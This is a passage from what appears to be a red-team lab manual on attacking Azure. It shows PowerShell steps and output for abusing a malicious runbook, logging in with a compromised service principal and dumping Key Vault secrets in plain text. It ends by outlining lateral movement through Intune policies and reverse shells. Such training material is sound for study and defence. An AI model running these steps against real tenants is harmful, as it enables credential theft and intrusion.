
Step 12 : View the output of the executed malicious runbook code for privilege escalation.

```
$output = Get-AzAutomationJobOutput -AutomationAccountName Prod-AA -Id $job.JobId -ResourceGroupName
CHMRTS-Prod-RG -Stream output | Get-AzAutomationJobOutputRecord
```

```
PS C:\Users\Admin\Desktop\runbook> $output = Get-AzAutomationJobOutput -AutomationAccountName Prod-AA -Id $job.JobId -ResourceGroupName C
HMRTS-Prod-RG -Stream output | Get-AzAutomationJobOutputRecord
PS C:\Users\Admin\Desktop\runbook> $output.Value

Name                           Value
----                           -----
value                          Logging in to Azure...
Environments                   {AzureChinaCloud, AzureCloud, AzureGermanCloud, AzureUSGovernment}
Context                        {Name, Account, Environment, Subscription...}
ApplicationId                  60bec8a8-2343-412a-8c80-030cc551a658
Id                             afb38bdd-7672-49ba-98e5-08e8abb5a404
ServicePrincipalNames          {}
Type                           ServicePrincipal
ObjectType                     ServicePrincipal
DisplayName                    Prod-AA_utNw+gLJP0ttaPc/3aqXJxEEirWxwlICzNR1liz1J0k=
```

EXERCISE : Azure - 4

Credential Hunting from Azure Key Vault


Azure
Azure Cloud
Azure AD
Attacker
1. Compromise Service Principal Credential
Service principal
Service principal
Has permission
On key vault
2. Configure AZ CLI with compromised credential
Role Based Access Control
Credential
SSH Key
Private Key
AZ CLI
3. Retrieve stored secrets in key vault with SP permission
Key Vault
ARM

Step 1 : Login to Az module with compromised service principal credential

```
$cred = Get-Credential
Login-AzAccount -ServicePrincipal -Subscription 3c975794-9afd-498e-9f3b-719c322817b0  -Tenant
143198c4-77be-42f7-b18e-95c5b693e6b9  -Credential $cred
```

```
PS C:\Windows\system32> $cred = Get-Credential

cmdlet Get-Credential at command pipeline position 1
Supply values for the following parameters:
Credential
PS C:\Windows\system32> Login-AzAccount -ServicePrincipal -Subscription 3c975794-9afd-498e-9f3b-719c322817b0  -Tenant 14
3198c4-77be-42f7-b18e-95c5b693e6b9  -Credential $cred
WARNING: The provided service principal secret will be included in the 'AzureRmContext.json' file found in the user
profile ( C:\Users\Admin\.Azure ). Please ensure that this directory has appropriate protections.

Account                              SubscriptionName TenantId                             Environment
-------                              ---------------- --------                             -----------
6912d753-18c2-4b50-abd7-4bfae7a9482a Pay-As-You-Go    143198c4-77be-42f7-b18e-95c5b693e6b9 AzureCloud
```

Step 2 : Get the information about current logged in subscription.

```
Get-AzSubscription
```

```
PS C:\Windows\system32> Get-AzSubscription

Name          Id                                   TenantId                             State
----          --                                   --------                             -----
Pay-As-You-Go 3c975794-9afd-498e-9f3b-719c322817b0 143198c4-77be-42f7-b18e-95c5b693e6b9 Enabled
```

Step 3 : Get the information about the resource group in current subscription.

Get-AzResourceGroup

```
PS C:\Windows\system32> Get-AzResourceGroup


ResourceGroupName : CHMRTS-Prod-RG
Location          : eastus
ProvisioningState : Succeeded
Tags              :
ResourceId        : /subscriptions/3c975794-9afd-498e-9f3b-719c322817b0/resourceGroups/CHMRTS-Prod-RG
```

Step 4 : Get the information about the Azure Key Vault in resource group of the current subscription .

Get-AzKeyVault

```
PS C:\Windows\system32> Get-AzKeyVault


Vault Name          : Prod-Test-Key-Vault
Resource Group Name : CHMRTS-Prod-RG
Location            : eastus
Resource ID         : /subscriptions/3c975794-9afd-498e-9f3b-719c322817b0/resourceGroups/CHMRTS-Prod-RG/providers/Micro
                      soft.KeyVault/vaults/Prod-Test-Key-Vault
Tags                :
```


Step 5 : Extract the plain text value of the secret stored in azure key vault.

Get-AzKeyVaultSecret -VaultName 'prod-test-key-vault' -Name 'Prod-Credential' -AsPlainText


```
PS C:\Windows\system32> Get-AzKeyVaultSecret -VaultName 'prod-test-key-vault' -Name 'Prod-Credential' -AsPlainText
RedTeam
```

EXERCISE : Azure - 5

Lateral Movement using Azure MDM Solution


On-Premise [Internal network]
Azure
DC
Workstation
Hybrid Joined System
Microsoft Endpoint Manager Admin Center
2a. Malicious code Execution
Intune Agent
AAD Joined devices
AAD Registered devices
Hybrid joined devices
Intune Agent
Intune Administration
2b. Malicious Code Execution
Workstation
AAD Joined System
Internet
1. Compromise Intune Admin & Enforce
Malicious Policy On Intune Agent
Web client
CMD
3b. Reverse shell from AAD Joined Device
ATTACKER
3a. Reverse Shell (Lateral Movement from Cloud to On-Premise)

Step 1 : Authenticate to Endpoint Manager Admin Center with compromised Intune Admin / 0365 Admin / Global Administrator.

